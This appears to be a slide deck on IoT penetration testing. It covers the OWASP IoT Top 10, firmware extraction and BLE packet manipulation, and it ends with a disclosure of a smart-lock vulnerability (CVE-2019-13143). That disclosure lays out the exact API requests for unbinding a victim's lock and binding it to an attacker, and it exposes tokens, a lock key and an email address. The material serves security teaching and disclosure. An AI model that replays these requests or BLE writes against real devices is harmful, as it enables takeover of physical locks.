

IoT Device Penetration Testing

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


What is IoT?


- IoT is the latest technology i.e [Internet of Things](#).
- The **Internet of Things (IoT)** is the network of physical objects—devices, vehicles, buildings and other items embedded with electronics, software, sensors, and network connectivity—that enables these objects to collect and exchange data
- World wide [50 billion devices](#) will be connected to Internet by [2030](#)
- Revenue growth is \$1.9 trillion in 2013 to \$7.1 trillion in 2020



How IoT Works




Applications of IoT



OWASP Top 10 IoT

1. Weak, guessable, or hardcoded passwords
2. Insecure network services
3. Insecure ecosystem interfaces
4. Lack of secure update mechanism
5. Use of insecure or outdated components
6. Insufficient privacy protection
7. Insecure data transfer and storage
8. Lack of device management
9. Insecure default settings
10. Lack of physical hardening




OWASP TOP 10
INTERNET OF THINGS 2018

- 1 Weak, Guessable, or Hardcoded Passwords**
Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.
- 2 Insecure Network Services**
Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control...
- 3 Insecure Ecosystem Interfaces**
Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.
- 4 Lack of Secure Update Mechanism**
Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates.
- 5 Use of Insecure or Outdated Components**
Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain.
- 6 Insufficient Privacy Protection**
User's personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission.
- 7 Insecure Data Transfer and Storage**
Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.
- 8 Lack of Device Management**
Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.
- 9 Insecure Default Settings**
Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations.
- 10 Lack of Physical Hardening**
Lack of physical hardening measures, allowing potential attackers to gain information that can help in a future remote attack or take local control of the device.



The Attack Vectors


- Hardware
- Firmware
- Network
- Wireless Communications
- Mobile and Web applications
- Cloud API's



IoT Pentesting Methodologies


- IoT Device hardware pentest
 - Internal communications Protocols like UART,I2C, SPI etc.
 - Open ports
 - JTAG debugging
 - Exacting Firmware from EEPROM or FLASH memory
 - Tampering







Source : FireEye

Dumping flash
Memory



JTAG Exploitation



Open UART ports



- Firmware Penetration testing
 - Binary Analysis
 - Reverse Engineering
 - Analyzing different file system
 - Sensitive key and certificates
 - Firmware Modification



```

root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# binwalk -e TL-WR841Nv14_EU_0.9.1_4.16_up_boot\[180319-rel57291\].bin
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
53952        0x02C0       U-Boot version string, "U-Boot 1.1.3 (Mar 19 2018 - 15:36:42)"
66560        0x10400      LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 2986732 bytes
1049088      0x100200     Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2966369 bytes, 611 inodes, blocksiz
: 262144 bytes, created: 2018-03-19 07:55:53
root@kali:~/Downloads#

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Extraction of .bin file

```

root@kali: ~/Downloads/squashfs-root
File Edit View Search Terminal Help
root@kali:~/Downloads/squashfs-root# ls -lh
total 44K
drwxr-xr-x. 2 root root 4.0K Mar 19 2018 bin
drwxr-xr-x. 5 root root 4.0K Mar 19 2018 dev
drwxr-xr-x. 5 root root 4.0K Mar 19 2018 etc
drwxr-xr-x. 3 root root 4.0K Mar 19 2018 lib
lrwxrwxrwx. 1 root root 11 Mar 19 2018 linuxrc -> bin/busybox
drwxr-xr-x. 1 root root 4.0K Mar 19 2018 mnt
drwxr-xr-x. 2 root root 4.0K Mar 19 2018 proc
drwxr-xr-x. 2 root root 4.0K Mar 19 2018 sbin
drwxr-xr-x. 2 root root 4.0K Mar 19 2018 sys
drwxr-xr-x. 4 root root 4.0K Mar 19 2018 usr
drwxr-xr-x. 2 root root 4.0K Mar 19 2018 var
drwxr-xr-x. 9 root root 4.0K Mar 19 2018 web
root@kali:~/Downloads/squashfs-root#

```

File system

```

# ls
bin      etc      home     lib       media     proc      sys       usr
dev      etc_ro   init     linuxrc   mnt       sbin      tmp       var
# cd mnt
# ls
AWSCACertificate-ROOT.pem      gwLogger
Logs                           gwVersion.dat
MqttLib.tar.gz                 gwWatchdog
SSLLib.tar.gz                  lr_list.dat
bind.dat                       libloader.so
devicelistfile.dat            sc_list.dat
g_list.dat                     scenelistfile.dat
gwCloudStart                   task.dat
gwConfig.dat                   task_time.dat
gwDaemon                       timerlist.dat
gwDownload                     userDefence.dat
gwDwnldInstlrInstructions.txt  userlist.dat
gwLoader                        zll
# cd Logs
# ls
gwDaemonLogs  gwLoaderLogs  gwMqttInfoLogs  gwWatchdogLogs
#
# cat gwMqttInfoLogs
112A1886:28/12/2018, 12:40:18:The Mqtt info of this gateway and its authentication details below:
112A1886:28/12/2018, 12:40:18: PWD: ADCC*****E50CC
112A1886:28/12/2018, 12:40:18: The Mqtt topics of this gateway below:
112A1886:28/12/2018, 12:40:18: Publish Topic: 112A1886/GwToApp
112A1886:28/12/2018, 12:40:18: Subscribe Topic: 112A1886/AppToGw
112A1886:28/12/2018, 12:40:18: HeartBeat Topic: 112A1886/HeartBeat
112A1886:28/12/2018, 12:40:18: Version Topic: 112A1886/GwVersionRequest
112A1886:28/12/2018, 12:40:18: Version Response Topic: 112A1886/GwVersionResponse
112A1886:28/12/2018, 12:40:18: App Download Topic: 112A1886/GwAppDownloadRequest
112A1886:28/12/2018, 12:40:18: Log Upload Topic: 112A1886/GwLogUploadRequest
daemon Version is: 1.0.6
#

```

Hardcoded MQTT credentials



- Radio Security Analysis

- Exploitation of communication protocols
 - BLE,Zigbee,LoRA,6LoWPAN
- Sniffing Radio packets
- Jamming based attacks
- Modifying and replaying packets



EXPLOITING BLE 4.0 COMMUNICATION

```
bt12cap.cid == 0x0004
No. Time Source Destination Prot Length Info
10.. 22.8699.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 14 Sent Find Information Request, Handles: 0x0042..0x0042
10.. 22.8876.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 15 Rcvd Find Information Response
10.. 22.8985.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 14 Sent Find Information Request, Handles: 0x0045..0x0045
10.. 22.9099.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 15 Rcvd Find Information Response
10.. 22.9207.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 14 Sent Find Information Request, Handles: 0x004a..0x004a
10.. 22.9326.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 15 Rcvd Find Information Response
10.. 22.9428.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 14 Sent Find Information Request, Handles: 0x004d..0xffff
10.. 22.9549.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 14 Rcvd Error Response - Attribute Not Found, Handle: 0x004d
10.. 22.9855.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 22 Sent Write Request, Handle: 0x0025
10.. 23.0957.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 10 Rcvd Write Response
10.. 24.0997.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 12 Sent Read Request, Handle: 0x002b
10.. 25.1387.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 14 Rcvd Read Response
11.. 26.5583.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 16 Sent Write Command, Handle: 0x002b
11.. 26.6558.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 12 Sent Read Request, Handle: 0x002b
11.. 26.7476.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 14 Rcvd Read Response
11.. 26.9911.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 16 Rcvd Handle Value Notification, Handle: 0x002b
11.. 27.4089.. SonyMobi_27:90:c8 (Xpe.. TexasIns_52:ff:b8 ( ) A.. 16 Sent Write Command, Handle: 0x002b
11.. 27.4788.. TexasIns_52:ff:b8 ( ) SonyMobi_27:90:c8 (Xperia Z3+) A.. 16 Rcvd Handle Value Notification, Handle: 0x002b
> Frame 1109: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) on interface hci0
  Bluetooth
  Bluetooth HCI H4
  Bluetooth HCI ACL Packet
  Bluetooth L2CAP Protocol
    Length: 7
    CID: Attribute Protocol (0x0004)
  Bluetooth Attribute Protocol
    Opcode: Write Command (0x52)
    0... .. = Authentication Signature: False
    .1... .. = Command: True
    ..01 0010 = Method: Write Request (0x12)
    Handle: 0x002b (Unknown)
    [UUID: Unknown (0xffb2)]
    Value: d0ffff

0000 02 40 00 0b 00 07 00 04 00 52 2b 00 ff ff ff ..@..... .R+....
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
btsnoop_hci.log

```
root@kali:~/Desktop# gatttool -i hci1 -b 8C:8B:83:52:FF:B8 --char-write-req -a 0x002b -n d0ff00ff
Characteristic value was written successfully
root@kali:~/Desktop#
```

```
root@kali:~# hcitool -i hci1 leinfo 8C:8B:83:52:FF:B8
Requesting information ...
Handle: 70 (0x0046)
LMP Version: 4.0 (0x6) LMP Subversion: 0x132
Manufacturer: Texas Instruments Inc. (13)
Features: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```



Analysis of radio signals using USRP



- Mobile, Web and Cloud Application Testing

- Web dashboards- XSS, IDOR, Injections
- .apk and .ios Source code review
- Application reversing
- Hardcoded api keys
- Cloud Credentials like MQTT, CoAP, AWS etc.




Software Tools

Hardware Level	Firmware Level	Radio Security
Baudrate.py	Binwalk	Gatttool
Esptool	Strings	hcitool
Flashrom	IDAPro	GNURadio
Minicom	Radare2	Killerbee
Screen	Qumu	




Hardware Tools




Jtagulator




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
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
TTL-USB Converter



Bus Pirate



Zigbee Sniffer



Chip whisperer



Smart Lock Disclosure

FB50 Smart Lock Vulnerability Disclosure (CVE-2019-13143)

Posted on August 2, 2019 by Shubham Chougule

Executive Summary

Our security engineers found vulnerabilities in the FB50 smart lock mobile application. An information disclosure vulnerability chained together with poor token management lead to a complete transfer of ownership of the lock from the user to the attacker's account.



Getting QR code and Lock ID

Target: <https://api.oklock.com.cn>

Request

```
POST /oklock/lock/queryDevice HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 7[REDACTED]
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 27
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"mac": "6C:C3:[REDACTED]}
```

Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:05:33 GMT
Content-Type: application/json
Content-Length: 357
Connection: close

{"result":{"alarm":0,"barcode":"[REDACTED]","chipType":"1","createAt":"2019-05-14
09:32:23.0","deviceId":"[REDACTED]","electricity":79,"firmwareVersion":"2.3","gsmVersion":"","id":"[REDACTED]","isLock":0,"lo
ckKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95","lockPwd":"[REDACTED]","mac":"6C:C3:74:DE:29:4D","name":"lo
ck1","radioName":"BlueFPL","type":0},"status":"2000"}
```

Bluetooth MAC Address

QR CODE

Lock ID



Getting the USER ID

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to `https://api.oklock.com.cn`. The request is a POST to `/oklock/lock/getDeviceInfo` with the following body:

```
POST /oklock/lock/getDeviceInfo HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 71b89555847c4e1b8f994b0fee185d3d
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 63
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"barcode":"https://app.oklok.com.cn/app.html?id=GFY[REDACTED]4"}
```

A red arrow points to the QR code in the request body, labeled "QR CODE".

The response is an HTTP/1.1 200 OK with the following headers:

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Fri, 02 Aug 2019 07:00:09 GMT
Content-Type: application/json
Content-Length: 413
Connection: close
```

The response body is a JSON object:

```
{"result":{"account":"shubhchougule95.sc@gmail.com","alarm":0,"barcode":"GFY00028614","chipType":1,"createAt":"2019-05-14 09:32:23.0","deviceId":"","electricity":79,"firmwareVersion":2.3,"gsmVersion":"","id":90410,"isLock":0,"lockKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95","lockPwd":"000000","mac":"6C:C3:74:DB:29:4D","name":"lock1","radioName":"BlueFPL","type":0,"userId":5[REDACTED],"status":2000}}
```

A red arrow points to the `userId` field in the response body, labeled "User ID".



Unbind the Lock from victim's account

Target: <https://api.oklock.com.cn>

Request

Raw Params Headers Hex

```
POST /oklock/lock/unbind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bed42dab1448528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 33
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"lockId":"██████0","userId":59██████}
```

Response

Raw Headers Hex

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:16:49 GMT
Content-Type: application/json
Content-Length: 29
Connection: close

{"result":"","status":"3001"}
```



Bind the Lock to attacker's account

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x ...

Go Cancel < >

Target: <https://api.oklock.com.cn>

Request

Raw Params Headers Hex

```
POST /oklock/lock/bind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bed42dab1448528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 57
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"name":"lock1","userId":59███,"mac":"6C:C3:███-███-███"}|
```

Response

Raw Headers Hex

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 11:27:32 GMT
Content-Type: application/json
Content-Length: 357
Connection: close

{"result":{"alarm":0,"barcode":"██████████", "chipType": "1", "createAt": "2019-05-14 09:32:23.0", "deviceId": "", "electricity": "79", "firmwareVersion": "2.3", "gsmVersion": "", "id": "90410", "isLock": 0, "lockKey": "69,59██████████16,20,84,31,82,42,95", "lockPwd": "000000", "mac": "6C██████████", "name": "lock1", "radioName": "BlueFPL", "type": 0}, "status": "2000"}
```



Best Practices

- Make hardware tamper resistant
- Provide for firmware updates/patches
- Specify procedures to protect data on device disposal
- Use strong authentication
- Use strong encryption and secure protocols
- Specify Destroy method if device get break down.



